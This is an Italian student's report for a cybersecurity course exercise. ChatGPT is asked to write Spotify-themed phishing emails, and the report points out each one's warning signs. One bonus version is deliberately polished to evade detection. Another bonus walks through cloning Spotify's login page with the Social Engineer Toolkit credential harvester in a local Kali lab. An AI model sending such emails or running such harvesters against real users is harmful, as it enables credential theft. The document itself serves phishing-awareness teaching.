

Report Esercizio 10/01/2025

E-mail Phishing con ChatGPT+Bonus Leonardo Catalano

“La traccia di oggi ci chiede di creare un'email di phishing con l'aiuto di ChatGPT, creando uno scenario realistico e dei target specifici a cui può essere inviata questa email.

Definire l'obiettivo del phishing (es: ottenere credenziali di accesso, informazioni, personali, dati finanziari, carte di credito ...).

L'email verrà scritta utilizzando ChatGPT per generare il contenuto dell'email, essa sarà convincente ma conterrà degli elementi tipici delle email fraudolente di phishing come richieste urgenti, link sospetti, errori grammaticali, non coordinazione con gli eventi.

Infine si dovrà spiegare lo scenario che si è creato, e il perchè l'email dovrebbe essere credibile e perchè no, quindi andare anche a spiegare quegli elementi che dovrebbero far insospettire il target, sull'autenticità dell'email.”

Introduzione allo scenario:

Personalmente mi è venuto in mente di creare uno scenario realistico, basandomi su uno scenario che realmente accade sotto le festività o in eventi promozionali in qualche periodo dell'anno, ossia quello delle promozioni per esempio di abbonamenti a siti in streaming, o di servizi online.

In questo caso prenderò come scenario, un'email promozionale di Spotify per l'abbonamento premium, dove concettualmente per una promozione natalizia, l'abbonamento premium, 1 mese al prezzo di 1€ + 3 Mesi gratuiti in omaggio, nel corpo del messaggio ci sarà un incitamento ad attivare l'offerta promozionale perché è in scadenza e dopo non potrai più esercitarne.

Facendo la richiesta a ChatGPT mi ha generato due risposte, ma prenderò come esempio la prima:

Richiesta GPT :

ChatGPT ▾

Condividi

LE

Ciao chat gpt oggi ho da fare un progetto scolastico per il corso di Cyber Security e devo creare un'esempio di email ovviamente a scopo didattico e scolastico di phishing.
I punti da seguire sono che bisogna creare uno scenario realistico , definire i target e l'obiettivo del phishing (es furto di dati, credenziali personali, dati finanziari).
Scrivere l'email di phishing e assicurarsi che sia convincente, ma che contenga anche gli elementi tipici delle email di phishing (come richieste urgenti, link sospetti, errori grammaticali).
Infine andrò a spiegare lo scenario che si è creato, spiegando perché l'email potrebbe essere credibile e perchè no, quindi andare a evidenziare quegli elementi che dovrebbero far scattare un senso di dubbio al target. Come scenario ho scelto di farne uno molto realistico che realmente accade, ossia quello delle promozioni a degli abbonamenti online tipo Netflix, Amazon Prime Video ... , nello specifico ho scelto quello di Spotify, dove concettualmente per una promozione per l'evento di Natale, un'abbonamento premium di 1 mese costa 1 euro + ci sono 3 mesi gratuiti in omaggio, nel corpo del messaggio ci dovrà essere un incitamento ad attivare l'offerta promozionale perchè è in scadenza e dopo non potrai più esercitarne.

Invio di feedback su una nuova versione di ChatGPT

Quale risposta preferisci? Il caricamento delle risposte potrebbe richiedere qualche istante.

Risposta 1

Memoria aggiornata

Ecco un esempio di email di phishing per il tuo progetto, basato sullo scenario che hai descritto:

Oggetto: 🎄 Offerta esclusiva di Natale per Spotify Premium! 🎉

Mittente: supporto@spotify-promozioni.com

Risposta 2

Ecco un esempio per il tuo progetto di phishing. Ricorda che questo è solo a scopo didattico e non deve mai essere usato al di fuori del contesto educativo.

Email di Phishing: Promozione Spotify Premium

Oggetto: 🎄 Offerta di Natale: Spotify Premium a solo 1€

Oggetto: 🎁 Offerta esclusiva di Natale per Spotify

Premium! 🎉

Mittente: supporto@spotify-promozioni.com

Corpo del messaggio:

Ciao [Nome],

Abbiamo una fantastica notizia per te! 🎅 Per celebrare le festività natalizie, Spotify ha deciso di offrirti un'esclusiva promozione di 1 mese di Spotify Premium per solo 1€, con 3 mesi gratuiti in omaggio! 🎁 ✨

Questa è un'opportunità irripetibile, ma attenzione: l'offerta scade tra 24 ore! Dopo questa data, non sarà più disponibile e dovrà pagare il prezzo pieno per il nostro servizio premium.

Non lasciare che questa incredibile occasione ti sfugga!

Attiva subito la tua offerta e goditi tutti i benefici di

Spotify Premium:

- Musica senza pubblicità 🔍
- Ascolta offline 📺
- Qualità audio superiore 🎧

👉 [Attiva la tua offerta ora] (<https://spotify-promo-secure.com>)

Ricorda, questa promozione è limitata e solo pochi utenti selezionati possono accedervi. Se non completi l'attivazione entro 24 ore, perderai il diritto a questa fantastica offerta. Non aspettare!

Se hai bisogno di assistenza, non esitare a contattarci.

Saluti,

Il team di Spotify

Spiegazione scenario:

Lo scenario che ho creato riguarda uno scenario realistico di un'offerta promozionale da parte della società Spotify a potenziali utenti interessati ad un abbonamento premium scontato ad 1 euro al mese + 3 mesi gratuiti inclusi alla promozione. Come obiettivo abbiamo quello di effettuare attraverso il phishing il furto di dati personali e credenziali di accesso (e-mail, password, dati di pagamento).

-Analisi e-mail:

Nell'email nello specifico possiamo trovare un'introduzione con dei saluti e il messaggio proporzionale molto simile a quello reale delle offerte di Spotify, e delle emoji anche esse molto simili.

Poi c'è il 1* punto che fa scattare il campanello d'allarme al cliente, ossia che l'offerta dura 24 ore, dopo questo tempo l'offerta non sarà più disponibile.

Le offerte di Spotify durano parecchio ed essendo che è venduta come un'offerta natalizia è abbastanza assurdo che possa durare solamente 24 ore, e non per tutta la durata della festività.

Seguendo c'è una descrizione dell'offerta promozionale con i benefici dell'offerta Spotify Premium che incita all'utente ad attivare la promozione:

- Musica senza pubblicità 
- Ascolta offline 
- Qualità audio superiore 

Poi c'è il link per attivare la promozione:

 **[Attiva la tua offerta ora!]** (<https://spotify-promo-secure.com>)

Qui possiamo notare che il link non è quello ufficiale di spotify, quindi l'url è falso.

Infine troviamo un reminder sulla scadenza della proporzione e il messaggio che si trova in ogni pubblicità proporzionale dove in caso di assistenza di non esitare a contattarci e i saluti finali.

-Elementi convincenti:

Come elementi convincenti possiamo trovare la struttura generale del corpo dell'email con anche le emoji realistiche delle pubblicità promozionali ufficiali.

La promozione di base fa leva sul periodo natalizio, quindi potrebbe sembrare molto credibile il fatto che un'azienda lanci delle offerte promozionali sotto le festività.

-Elementi sospetti:

Il tono urgente "l'offerta scade tra 24 ore", potrebbe cominciare a destare sospetti perchè le offerte natalizie di solito durano per tutto il periodo di tempo della festività.

Il Link URL del messaggio è sospetto perchè non è un URL ufficiale di Spotify.

Errori grammaticali: l'uso di perdi il diritto o attiva la tua offerta, suona strano di solito si usa il termine promozione.

L'indirizzo email del mittente: l'email proviene da un dominio che non è ufficiale di Spotify, il che è un forte indicatore di email malevola di phishing.

Richiesta di attivazione immediata e reminder:

Il tono parecchio urgente di completare l'azione rapidamente e il 2* reminder per esso, sono tecniche comuni all'ordine del giorno per l'email di phishing e l'esatto contrario invece delle email reali proporzionali di un'azienda, dove lì l'obiettivo è fare pubblicità

alla promozione e prendere più persone possibili per un tot di lasso di tempo, quindi è veramente improbabile che facciano una promozione che duri soltanto 24 ore.

Mentre l'obiettivo in quella di phishing è prendere il prima possibile i dati dagli utenti che purtroppo ci cascano.

1* BONUS :

Come 1* bonus bisogna modificare e avere una versione dell'email che sia più realistica e decisamente più credibile, da rendere più difficile riconoscere l'email di phishing, sempre con l'aiuto di ChatGPT.

Richiesta e risposta:

ora mi servirebbe invece per l'esercizio bonus una versione dell'email dove non siano contenuti quegli elementi tipici delle email di phishing (richieste urgenti, link sospetti, errori grammaticali), quindi un'email di phishing che sembra irriconoscibile, ovviamente mi serve per uno scopo scolastico del corso e illustrativo



Ecco una versione dell'email di phishing che cerca di essere il più convincente possibile, eliminando gli elementi sospetti evidenziati nella prima versione:

Oggetto: 🎁 Spotify Premium: Offerta esclusiva di Natale per te!

Mittente: notifications@spotify.com

Corpo del messaggio:

Ciao [Nome],

Per celebrare insieme le festività natalizie, siamo felici di offrirti un'esclusiva promozione:

Ottieni 1 mese di Spotify Premium a solo 1€, con 3 mesi gratuiti in omaggio! 🎉

Con Spotify Premium puoi:

- Ascoltare musica senza interruzioni pubblicitarie
- Salvare i tuoi brani preferiti per l'ascolto offline
- Godere di qualità audio superiore

👉 Attiva subito la tua offerta visitando il nostro portale dedicato:

<https://spotify.com/natale2025>

Questa promozione è riservata ai nostri utenti più fedeli e sarà disponibile fino al 31 gennaio 2025. Approfitta ora per scoprire tutti i vantaggi di Spotify Premium a un prezzo speciale.

Grazie per aver scelto Spotify.

Buone feste dal nostro team!

Il team di Spotify



-Analisi e-mail:

Il mittente e il link sono credibili, l'email del mittente appare ufficiale notifications@spotify.com, rendendo il messaggio più difficile da evindenziare come falso.

Il link incluso nell'email utilizza il dominio spotify.com come nelle email comuni promozionali ufficiali di spotify.

Linguaggio generale dell'email: Rispetto alla 1* email questa non contiene errori grammaticali, e utilizza un tono molto più pacato, professionale e amichevole senza esercitare alcuna pressione sull'utente.

L'offerta è valida fino ad una data specifica molto realistica a quelle delle offerte ufficiali che arrivano fino alla fine del mese di Gennaio e che partono per esempio da Dicembre, quindi per tutta la durata delle festività e un pochino oltre.

Questo approccio è quindi decisamente molto meno sospetto, rispetto alle tipiche truffe dove il tempo limite è sempre circa tra le 24/48 ore.

La struttura generica dell'email è come quella delle comunicazioni ufficiali promozionali aziendali: ci sono i saluti iniziali al cliente specifico "Ciao [Nome]", introduzione e informazioni sulla promozione, link per l'attivazione, informazioni sulla durata e saluti finali.

-Considerazioni:

Questa versione rappresenta un esempio di phishing migliore rispetto alla prima, perchè si vanno ad eliminare quegli elementi palesemente sospetti delle e-mail di phishing, in questo caso un utente medio/poco attento è più probabile che cada in trappola perchè:

Il mittente e il link sembrano autentici.

Il linguaggio è professionale e amichevole come in tutte le comunicazioni ufficiali di Spotify

La durata della promozione è perfettamente in linea come di quelle ufficiali.

Tuttavia ad un occhio più esperto non è un'email priva di punti deboli:

Il link <https://spotify.com/natale2025> è cmq fake perchè le comunicazioni ufficiali sono sempre e solo dentro il link di spotify, se un utente con il mouse va a guardare meglio il link scoprirebbe che codesto link reindirizzerebbe ad un sito di phishing.

E cosa alla radice più importante, se un utente in fase di registrazione avesse rifiutato di iscriversi alle Newsletter di Spotify promozionali, o non fosse proprio iscritto a Spotify, sarebbe al 100% riconosciuta come un'email fake.

2* BONUS:

ATTENZIONE: Dichiarazione di esclusione di responsabilità:

Il contenuto descritto da cui in avanti è solamente a scopo illustrativo.

Le tecniche e gli strumenti utilizzati sono stati impiegati esclusivamente in un ambiente locale senza alcuna interazione esterna, con lo scopo di compromettere sistemi, raccogliere dati sensibili o commettere atti illeciti.


Non mi assumo alcuna responsabilità per eventuali utilizzi impropri, delle informazioni contenute in questo documento.

NOTA IMPORTANTE: Il DNS e L'URL creati sono stati configurati localmente e non sono accessibili al di fuori del sistema stesso.

Come 2* bonus bisogna fare anche l'html della pagina.

Con ciò che ho già descritto prima per copiare la pagina html di spotify per la login utilizzerò un tool pre-installato su kali “SET” (Social Engineering Toolkit), usando questo strumento si andrà a creare un sito Fake con il layout e il template della pagina di login di Spotify.

Prima di tutto si accende la macchina VM di Kali e nella barra di ricerca dei programmi in alto a sinistra si cerca setoolkit:



Il tool ci si aprirà sulla console e qui dovremo fare delle scelte dalle opzioni per ciò che dobbiamo fare.

Nel primo menu di opzione si andrà a scegliere la 2* opzione ossia quella di Website Attack Vectors:

```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet crd.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payl

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the in

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted n clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, abnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Nel 2* menu di opzione andremo a scegliere l'opzione 3 ossia quella di Credential Harvester Attack Method, qui il metodo andrà a effettuare il web cloning di un web site che ha i campi di inserimento username e password.

```

set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT --

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://accounts.spotify.com/it/login

[*] Cloning the website: https://accounts.spotify.com/it/login
[*] This could take a little bit ...


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [11/Jan/2025 07:29:36] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 07:33:07] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 08:55:18] "GET /it/login HTTP/1.1" 404 -
10.0.2.15 - - [11/Jan/2025 08:55:18] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.15 - - [11/Jan/2025 08:55:32] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 08:56:59] "GET /it/Login HTTP/1.1" 404 -
10.0.2.15 - - [11/Jan/2025 08:57:27] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 09:02:47] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 09:06:34] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 09:07:20] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 09:08:58] "GET /it/login HTTP/1.1" 404 -
10.0.2.15 - - [11/Jan/2025 09:08:59] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.15 - - [11/Jan/2025 09:09:02] "GET /it/login HTTP/1.1" 404 -
10.0.2.15 - - [11/Jan/2025 09:09:12] "GET / HTTP/1.1" 200 -

```


Nell'ultimo menu opzione scegliamo la 2* opzione quella di Site Cloner, che andrà a copiare la pagina Html scelta.

Successivamente ci chiede di inserire l'indirizzo ip sul quale poi ci si potrà collegare alla pagina Html di phishing (in questo caso l'indirizzo ip della macchina Kali 10.0.2.15) e l'url da copiare, (in questo caso l'url della pagina di login di Spotify).

Pagina di login di Spotify:



Pagina di login copiata:



Come possiamo vedere la pagina è stata correttamente copiata ma per accedere ad un'eventuale target gli si dovrà dare l'indirizzo ip essendo che non c'è un DNS per poter settare un URL preciso.

Per fare ciò a livello locale internamente alla macchina stessa, quindi da esterno ovviamente non funziona, il metodo è il seguente:

```


kali@kali:~$ cd /etc
kali@kali:~/etc$ ls
adduser.conf      cupshelpers      gshadow-      ld.so.conf.d      mosquitto      polkit-1      screenrc      sysctl.d
alsa             dbus-1          gss           legion.conf     mōtd          postgresql    sddm.conf.d   sysstat
alternatives     dconf          gtk-2.0      letsencrypt   mtab          postgresql-common searchsploit_rc systemd
apache2          debconf.conf   gtk-3.0      libao.conf     mysql          powershell-empire security  tenable_tag
apparmor         debian_version guymager     libaudit.conf  nanorc        ppp          selinux      terminfo
apparmor.d       default        gvm          libblockdev   netconfig    profile      sensors3.conf  texmf
apt              deluser.conf  hdparm.conf  libccid_Info.plist netsniff-ng  profile.d    sensors.d    tightvncserver.conf
apt-scan         dhclient      host.conf    libl10n-verbs.d network      protocols   services     timezone
avahi            dictionaries-common hostname    libnl-3        NetworkManager  pulseaudio  setxkbmap   timidly
bash.bashrc      dns2tcpd.conf hosts        libnepomuk.d   networkmanager4.conf pulseaudio  smbd      wpafiles.d
bash_completion  hosts.allow   hosts.deny   libnepomukd   networkmanager  pulseaudio  ssh       tc.con
bindresport.blacklist e2scrub.conf idmapd.conf locale.alias  libnftables.conf python3.11  shadow     ucf.conf
binfmt.d         eac          ifplugd     locale.conf   nginx        python3.12  shells      udev
bluetooth        emacs         ImageMagick-6 locale.gen    nikto.conf   radcli      skel       udisks2
ca-certificates  environment  inetsim     localtime    nsisconf.nsh rc0.d      smartmontools unicorns.can
ca-certificates.conf environment.d init.d      logcheck    nswswitch.conf rc1.d      smi.conf    updatedb.conf
chatscripts      ethertypes   intramfs-tools login.defs   ntpsec       rc2.d      snmp       update-motd.d
chromium         ettercap    inputrc     logrotate.conf  ODBCDataSources rc3.d      speech-dispatcher UPower
chromium.d       firebird    inservv.conf logrotate.d   odbc.ini    rc4.d      sqlmap     usb_modeswitch.conf
cifs-utils       firefox-essr ipp-usb      macchanger   odbcinst.ini rc5.d      ssh       usb_modeswitch.d
cloud            fonts        ipsec.conf  machine-id   openal      rc6.d      ssl       vconsole.conf
colord           freetds     ipsec.d     magic        OpenCL      rc5.d      sslsplit   vpdn
console-setup    fstab       ipsec.secrets magic.mime   openen2     reader.conf.d strongswan.conf vim
cracklib        fuse.conf   issue       mailcap      opensc     rearj.cfg  strongswan.d vulkan
credstore        gai.conf    issue.net   mailcap.order  openvnas   redis      stunnel   vulkan
credstore.encrypted geoclue   java-17-openjdk manpath.config  openvpn    redsocks.conf subgid   wgetrc
cron.d           ghostscript  java-21-openjdk matplibtbc opt      request-key.conf subgid- wireshark
cron.daily       glvnd       java-23-openjdk mime.types   os-release  request-key.d subuid   wpa_supplicant
cron.hourly      gnome-system-tools john       minicom    pam.d      responder  resolv.conf subuid- X11
cron.monthly     gophish     kernel     miredo     pam.conf   responder  resolv.conf subuid- xattr.conf
cronatb          gprofng.rc  keyutils   Kismet     papersize  runit      sudo.conf   sudoers.xdg
cron.weekly      groff      group     ModemManager  passwd     rpc      sudoers.d  xfc4
cron.yearly      group      tdaP     modprobe.d   perl      samba      sudoers.d  xml
cryptsetup-lintramfs group      ld.so.cache modules   php      same.d     supercat  xrdp
cryptsetup-nuke-password grub.d   ld.so.conf.netw modules-load.d  Plymouth  scalpel   sv      zsh
crypttab          gshadow

```

